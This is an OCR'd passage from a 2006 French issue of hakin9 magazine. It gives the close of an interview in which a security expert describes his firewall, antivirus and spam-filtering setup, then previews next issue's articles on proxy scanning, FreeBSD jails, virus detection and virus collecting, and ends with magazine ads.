MH : Après plus de 15 ans de travail dans cette branche, je suis un peu paranoïaque en ce qui concerne les questions de sécurité et j'utilise les protections multiniveaux. Mon téléphone est doté d'un programme antivirus, je ferme aussi tous les ports ouverts qui peuvent être exploités dans les attaques. Du côté de mon ordinateur, j'utilise deux pare-feux – l'un basé sur le système BSD, et l'autre provenant de mon routeur. Quoi encore ? Sur mon portable, j'emploie un pare-feu logiciel avec les programmes antivirus effectuant le scannage du système en temps réel. S'il s'agit de la protection contre le courrier indésirable, tu dois savoir que depuis plus de 10 ans j'utilise une seule adresse email qui est généralement accessible. Tu peux donc deviner que cela signifie quelques centaines de millier de spam par jour. Je m'en protège à l'aide de procmail sur mon serveur Unix qui supprime le nombre important de spam. Après le téléchargement du courrier restant sur ma station de travail, j'utilise deux filtres de messages. En résultat, je ne reçois que 5 à 10 spam par jour.

h9 : Une efficacité excellente ! Je te remercie beaucoup de bien vouloir nous consacrer du temps, Mikko.

MH : Je te remercie aussi et je salue tous les lecteurs du magazine hakin9.

Interviewé par *Tomasz Nowak*

Dans le prochain numéro

hakin9 4/2006
Dans le numéro suivant, vous trouverez, entre autres :

Focus

Technique Proxy Scan

En quoi consiste le scannage de type proxy et en quoi il diffère d'un scannage actif ou passif ? Pablo Fernandez décrit avec détails comment utiliser cette technique pour scanner aussi bien un hôte simple qu'un réseau entier, y compris un environnement d'entreprise. Nous apprendrons comment rationaliser le processus de scannage au moyen des outils *proxychain*. L'auteur présentera aussi comment exploiter *proxy scan* pour le détournement des pare-feux.

Pratique

Jail des services sous FreeBSD

FreeBSD est considéré comme l'un des systèmes les plus sûrs pour les serveurs de production et est employé par les entreprises telles que Yahoo, Novell, Apache Inc., Hotmail, ou même Microsoft. Remigiusz Hajduk présentera les possibilité du mécanisme Jail sous FreeBSD 5.x et 6.x. Nous montrerons comment, à l'aide de cette technique, créer un environnement sûr pour les services populaires comme serveur de messagerie, FTP, Web ou de base de sonnées. Nous vérifierons aussi quelles sont les faiblesses du mécanisme *chroot* similaire à Jail.

Fiche technique

Techniques de détection et d'identification des virus

Les virus sont le vrai cauchemar des utilisateurs des ordinateurs. Très souvent, la protection efficace contre les infections ou la réparation de l'ordinateur contaminé ne sont possibles qu'à l'aide d'un programme antivirus possédant les bases de signatures actuelles. Dans cet article, Robert Majdański présente comment un programme antivirus détecte une activité douteuse dans le système, comment il identifie le virus et le supprime. Nous analyserons aussi les dangers liés au processus de la propagation du virus parmi les utilisateurs et comment s'en protéger.

Alentours

Collection des virus

Parfois, notre hobby peut être assez surprenant. Il y en a qui collecte des timbres postaux, des cartes postales ou des monnaies... Grâce à cet article, vous allez voir qu'il est possible de collectionner aussi les virus informatiques et d'autres programmes considérés comme malicieux. Comment organiser une telle collection, comment la gérer et l'utiliser pour en savoir plus sur ces applications et ne pas nuire à notre environnement – vous trouverez les réponses à ces questions dans le prochain numéro du magazine *hakin9*.

Pour voir les informations actuelles sur le prochain numéro, visitez la page *http://www.hakin9.org/fr*


Ce numéro sera disponible en vente début Jeuiliet 2006.

La rédaction se réserve le droit de modifier le contenu de la revue.

Déjà en vente !

www.sdjournal.org/fr

Nouveauté absolue !



L'unique revue sur le marché français dédiée à la programmation sous Linux

Chez votre marchand de journaux !
Vérifiez les détails sur www.proglinux.org/fr
Disponible aussi dans notre boutique en ligne :
shop.software.com.pl/fr